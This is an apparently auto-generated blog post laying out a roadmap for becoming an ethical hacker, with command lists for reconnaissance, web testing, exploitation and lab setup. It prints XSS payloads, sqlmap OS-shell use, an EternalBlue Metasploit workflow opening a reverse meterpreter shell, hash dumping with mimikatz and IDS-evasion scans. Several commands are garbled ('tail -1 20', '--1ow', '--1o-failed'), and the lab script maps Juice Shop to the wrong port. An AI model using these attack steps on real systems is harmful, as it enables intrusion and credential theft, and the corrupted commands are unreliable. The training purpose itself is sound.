
Listen to this Post
Introduction

The cybersecurity landscape continues to evolve at an unprecedented pace, with organizations worldwide facing increasingly sophisticated threats that demand skilled professionals capable of defending digital assets. The journey from absolute beginner to professional ethical hacker requires a structured approach encompassing foundational knowledge, hands-on practical experience, and continuous learning across multiple domains. This comprehensive roadmap, distilled from industry best practices and expert guidance, provides a systematic pathway through the four critical phases of cybersecurity mastery: building core fundamentals, mastering network and system security, developing advanced exploitation techniques, and achieving real-world expertise through certifications and practical challenges.
Learning Objectives & Secrets
Objective 1: Build a Solid Technical Foundation
Master computer architecture fundamentals, operating system internals, and networking protocols including TCP/IP, DNS, DHCP, and routing principles. Secret tip: Focus on understanding how data flows across networks and how different protocols interact before diving into security tools, as this knowledge forms the bedrock of all advanced penetration testing activities.
Objective 2: Develop Practical Lab Environments
Create isolated virtual hacking laboratories using tools like VMware, VirtualBox, or cloud-based platforms to practice exploitation techniques safely. Secret tip: Set up vulnerable machines intentionally misconfigured (like Metasploitable and DVWA) and build a habit of documenting every step of your attack methodology to accelerate learning and build professional report-writing skills.
Objective 3: Master Automation and Scripting
Learn Python and Bash scripting to automate reconnaissance, scanning, and exploitation tasks. Secret tip: Instead of memorizing every command, focus on understanding how to chain commands together and write simple scripts that can perform repetitive tasks, saving hours during penetration testing engagements.
You Should Know
- Building the Foundation: Core Basics and Environment Setup
The initial phase of your ethical hacking journey focuses on establishing a robust technical foundation that will support all subsequent learning. Understanding computer fundamentals—including how processors execute instructions, memory management, file systems, and process scheduling—provides critical context for exploitation and defense strategies. Operating system internals, particularly Linux architecture and Windows registry mechanics, become essential when identifying privilege escalation vectors and persistence mechanisms.
Essential Linux Commands for Beginners:
 Network configuration and troubleshooting
ip addr show  Display IP addresses and network interfaces
ip route show  Show routing table
netstat -tulpn  View active network connections and listening ports
ss -tulpn  Modern replacement for netstat

System information gathering
uname -a  Display kernel version and system architecture
lscpu  Show CPU architecture information
lsblk  List block devices and disk partitions
sudo dmesg | tail -1 20  View recent kernel messages

User and privilege management
whoami  Display current username
sudo -l  List allowed sudo commands
cat /etc/passwd  View user account information
cat /etc/shadow  View password hashes (requires root)
Windows Command Line Essentials:
 Network configuration
ipconfig /all  Display detailed IP configuration
route print  Show routing table
netstat -ano  Display active connections with process IDs
nslookup example.com  DNS lookup

System information
systeminfo  Display detailed system configuration
tasklist  Show running processes
wmic os get Caption,Version  Get OS version information
whoami  Display current user

Security auditing
auditpol /get /category:  View audit policies
secedit /export /cfg c:\sec.txt  Export security configuration
Setting Up Your Virtual Hacking Lab:
Step 1: Install a hypervisor like VMware Workstation Player or VirtualBox on your host system. Allocate at least 16GB RAM and 100GB disk space for optimal performance.
Step 2: Download and install Kali Linux, the industry-standard penetration testing distribution, as your attack machine.
Step 3: Deploy vulnerable target machines—Metasploitable 2 (Linux), Metasploitable 3 (Windows), and OWASP WebGoat for web application testing.
Step 4: Configure network adapters in host-only or NAT mode to isolate your lab from external networks while maintaining internet connectivity for updates.
Step 5: Regularly snapshot your VMs before testing to enable quick restoration after system compromises.
2. Network Security Fundamentals and Reconnaissance Techniques
Network security forms the cornerstone of cybersecurity defense, and mastering network scanning and enumeration techniques is crucial for identifying potential attack vectors. Information gathering, often called reconnaissance, is the first phase of any penetration test and involves collecting data about target systems, network infrastructure, and potential vulnerabilities without causing disruption.
Nmap Scanning Mastery:
 Basic host discovery
nmap -sn 192.168.1.0/24  Ping sweep to discover live hosts
nmap -Pn 192.168.1.100  Skip host discovery, assume host is up
nmap -v -A 192.168.1.100  Aggressive scan with OS and version detection

Port scanning techniques
nmap -sS 192.168.1.100  SYN stealth scan
nmap -sU 192.168.1.100  UDP scan
nmap -sT 192.168.1.100  TCP connect scan
nmap -p 1-65535 192.168.1.100  Full port scan

Vulnerability detection
nmap --script vuln 192.168.1.100  Run vulnerability detection scripts
nmap --script smb-vuln -p 445 192.168.1.100  SMB vulnerability scanning
Wireshark Traffic Analysis:
 Capture specific traffic types
sudo tshark -i eth0 -f "host 192.168.1.100 and port 80" -w http_capture.pcap

Analyze captured traffic
tshark -r capture.pcap -Y "http.request.method == GET" -T fields -e http.host -e http.request.uri

Extract files from HTTP traffic
tshark -r capture.pcap --export-objects http,./extracted_files

Real-time filtering
sudo tcpdump -i eth0 -1 'tcp port 443' -v
Practical Network Enumeration Guide:
Step 1: Begin with passive reconnaissance using OSINT techniques—gathering information from public sources like Shodan, Censys, and social media platforms.
Step 2: Perform active scanning using Nmap to discover live hosts, open ports, and running services.
Step 3: Use service-specific enumeration tools: enum4linux for Windows/SMB shares, snmpwalk for SNMP configuration, and ldapsearch for directory services.
Step 4: Capture and analyze network traffic with Wireshark to identify potential information leaks, weak encryption, or misconfigured protocols.
Step 5: Document all findings systematically, including IP addresses, open ports, service versions, and potential vulnerabilities.
3. Web Application Security and Exploitation Techniques
Web applications represent the most common attack vector in modern cybersecurity incidents, and mastering web application security testing is essential for any ethical hacker. Understanding common vulnerabilities like Cross-Site Scripting (XSS), SQL Injection, and Cross-Site Request Forgery (CSRF) enables you to identify and remediate critical security flaws.
OWASP Top 10 Practical Testing:
 SQL Injection testing with sqlmap
sqlmap -u "http://target.com/page?id=1" --dbs  Enumerate databases
sqlmap -u "http://target.com/page?id=1" -D database --tables  Extract tables
sqlmap -u "http://target.com/page?id=1" --os-shell  Attempt OS command execution

XSS payload testing
 Test reflection points with:
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>

<

svg/onload=alert('XSS')>

CSRF testing (look for missing anti-CSRF tokens)
 Check for:
 - Absence of CSRF tokens in forms
 - Predictable token generation
 - Tokens stored in cookies rather than forms
Burp Suite Configuration for Professional Testing:
Step 1: Configure your browser to use Burp Suite as a proxy (default: localhost:8080).
Step 2: Enable interception in the Proxy tab and browse the target application to map its functionality.
Step 3: Use the Spider tool to crawl the application and discover hidden endpoints and parameters.
Step 4: Employ the Repeater tool to modify and resend individual requests, testing for input validation flaws.
Step 5: Utilize the Intruder tool for fuzzing—testing for parameter vulnerabilities, brute force attacks, and enumerating valid credentials.
Step 6: Analyze responses in the Scanner module to identify automated vulnerability findings, and manually verify critical issues.
Advanced Web Security Commands:
 Nikto web server scanner
nikto -h http://target.com -ssl -port 443

OWASP ZAP CLI automation
zap-cli quick-scan -t http://target.com
zap-cli report -o report.html -f html

HTTP header analysis
curl -I https://target.com | grep -i "server|x-powered-by|set-cookie"

SSL/TLS security testing
sslscan --1o-failed target.com:443
testssl.sh --protocols --ciphers target.com
4. Exploitation Frameworks and Defensive Security
The exploitation phase involves using sophisticated tools like Metasploit to leverage discovered vulnerabilities and gain system access. Understanding both offensive techniques and defensive measures like Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) provides a comprehensive security perspective.
Metasploit Framework Essentials:
 Launch Metasploit console
msfconsole

Basic exploitation workflow
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.100
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.50
msf6 > exploit

Post-exploitation commands
meterpreter > getuid  Check current user privileges
meterpreter > getsystem  Attempt privilege escalation
meterpreter > hashdump  Dump password hashes
meterpreter > load mimikatz  Load credential harvesting module
meterpreter > ps  List running processes
IDS/IPS Evasion Techniques:
 Fragmentation and timing evasion
nmap -f 192.168.1.100  Fragment packets to evade detection
nmap --scan-delay 5s 192.168.1.100  Slow down scanning to avoid rate limits

Source port manipulation
nmap --source-port 53 192.168.1.100  Spoof DNS source port

Decoy scanning
nmap -D 192.168.1.10,192.168.1.20 192.168.1.100  Use decoy IPs

Idle zombie scanning
nmap -sI zombie_ip 192.168.1.100  Use idle host for stealth
Defensive Security Implementation:
Step 1: Deploy and configure Snort or Suricata as an IDS/IPS system with custom rules for your network environment.
Step 2: Implement network segmentation using VLANs and firewall rules to limit lateral movement.
Step 3: Configure log aggregation and SIEM solutions like Elastic Stack or Splunk for centralized monitoring.
Step 4: Establish incident response procedures including containment, eradication, and recovery steps.
Step 5: Regularly update signatures and conduct security audits to maintain defense effectiveness.
5. Professional Certifications and Career Development
Professional certifications validate your skills and demonstrate commitment to the field. Industry-recognized credentials like CEH (Certified Ethical Hacker), OSCP (Offensive Security Certified Professional), and CompTIA Security+ provide structured learning paths and enhance career prospects.
Certification Preparation Strategy:
Step 1: Begin with CompTIA Security+ to establish foundational knowledge across all cybersecurity domains.
Step 2: Pursue the EC-Council CEH certification to understand systematic penetration testing methodologies.
Step 3: Challenge yourself with the practical, hands-on OSCP exam, which requires 24 hours of active penetration testing.
Step 4: Consider specialized certifications: GPEN for penetration testing, GWAPT for web application security, or OSCE for advanced exploitation.
Practical Lab Environments for Certification:
 TryHackMe and HackTheBox CLI integration
sudo apt-get install openvpn
sudo openvpn --config tryhackme.ovpn  Connect to THM VPN
ssh user@ip_address -i private_key  Access THM machine

Custom lab setup script
!/bin/bash
 auto-lab-setup.sh - Automated penetration testing lab setup
echo "[+] Starting lab setup..."
sudo apt update && sudo apt upgrade -y
sudo apt install docker.io docker-compose -y
sudo systemctl enable docker --1ow

Deploy vulnerable containers
docker run -d -p 8080:80 vulnerables/web-dvwa
docker run -d -p 2222:22 vulnerables/owasp-juice-shop

echo "[+] Lab ready at http://localhost:8080 and http://localhost:3000"
Continuing Professional Development:
- Participate in Capture The Flag (CTF) competitions weekly on platforms like CTFtime
- Contribute to open-source security tools and projects
- Write and publish security research and exploit proof-of-concepts
- Attend cybersecurity conferences and workshops (DEF CON, Black Hat, BSides)
- Network with professionals through LinkedIn and local cybersecurity groups
What Undercode Say
Key Takeaway 1: The path to becoming a professional ethical hacker demands a structured, phased approach—starting with rock-solid fundamentals before progressing to advanced techniques. Rushing through foundational concepts often leads to gaps in understanding that become critical weaknesses during real penetration testing engagements. Dedicate at least three months to mastering networking, Linux administration, and basic scripting before touching exploitation tools.
Key Takeaway 2: Continuous practice through CTF platforms and virtual labs is non-1egotiable. Theory alone produces theoretical hackers; the distinction between amateur and professional lies in practical experience. Spend at least 10-15 hours per week in hands-on practice, documenting every technique and building a personal knowledge base that evolves with each challenge.
Analysis: The cybersecurity industry faces a critical shortage of qualified professionals, with over 3.5 million unfilled positions globally. This roadmap addresses the most common failure points for aspiring hackers—lack of structured learning, insufficient practical experience, and premature specialization. The emphasis on foundational knowledge and progressive skill development mirrors successful programs like the OSCP certification, which maintains high standards by requiring practical demonstration of skills. Additionally, the integration of defensive security concepts alongside offensive techniques creates well-rounded professionals capable of both attacking and defending systems, a combination increasingly valued by employers. The recommendation of specific certifications (CEH, OSCP, Security+) provides clear milestones and industry-recognized validation, while the emphasis on ethical considerations and legal frameworks ensures practitioners operate within acceptable bounds. Finally, the practical examples and command lists bridge the gap between theoretical knowledge and actionable skills, making this roadmap immediately useful for learners at any stage of their cybersecurity journey.
Prediction
+1 The global cybersecurity workforce gap will continue widening, creating unprecedented opportunities for skilled ethical hackers who follow structured career development paths. Professionals completing this roadmap will find themselves in high demand across all sectors, with salaries expected to increase by 25-30% over the next three years as organizations prioritize security investments.
+1 Generative AI and automated penetration testing tools will complement rather than replace human expertise, making manual testing skills even more valuable. The ability to understand complex business logic flaws and develop creative exploitation chains will distinguish top performers from automated tool users.
+N The democratization of hacking tools through AI-powered frameworks will lower entry barriers but also create more script-kiddie attackers, increasing the importance of advanced training and professional certification to differentiate legitimate practitioners from malicious actors.
+1 Organizations will increasingly adopt “continuous red teaming” as a standard practice, creating stable career opportunities for ethical hackers who can integrate seamlessly with DevOps and SecOps teams. Those combining technical expertise with strong communication skills will be particularly sought after.
-1 The sophistication of ransomware groups and nation-state actors will continue evolving, requiring ethical hackers to maintain constant skill upgrades and stay ahead of emerging techniques. The half-life of security knowledge is shrinking to approximately 18 months, making lifelong learning non-1egotiable.
+1 The convergence of IT, OT, and IoT security will create new specialization opportunities for ethical hackers with cross-domain expertise. Professionals who understand both traditional IT security and operational technology vulnerabilities will command premium compensation and leadership positions.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eAYNiUhx – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


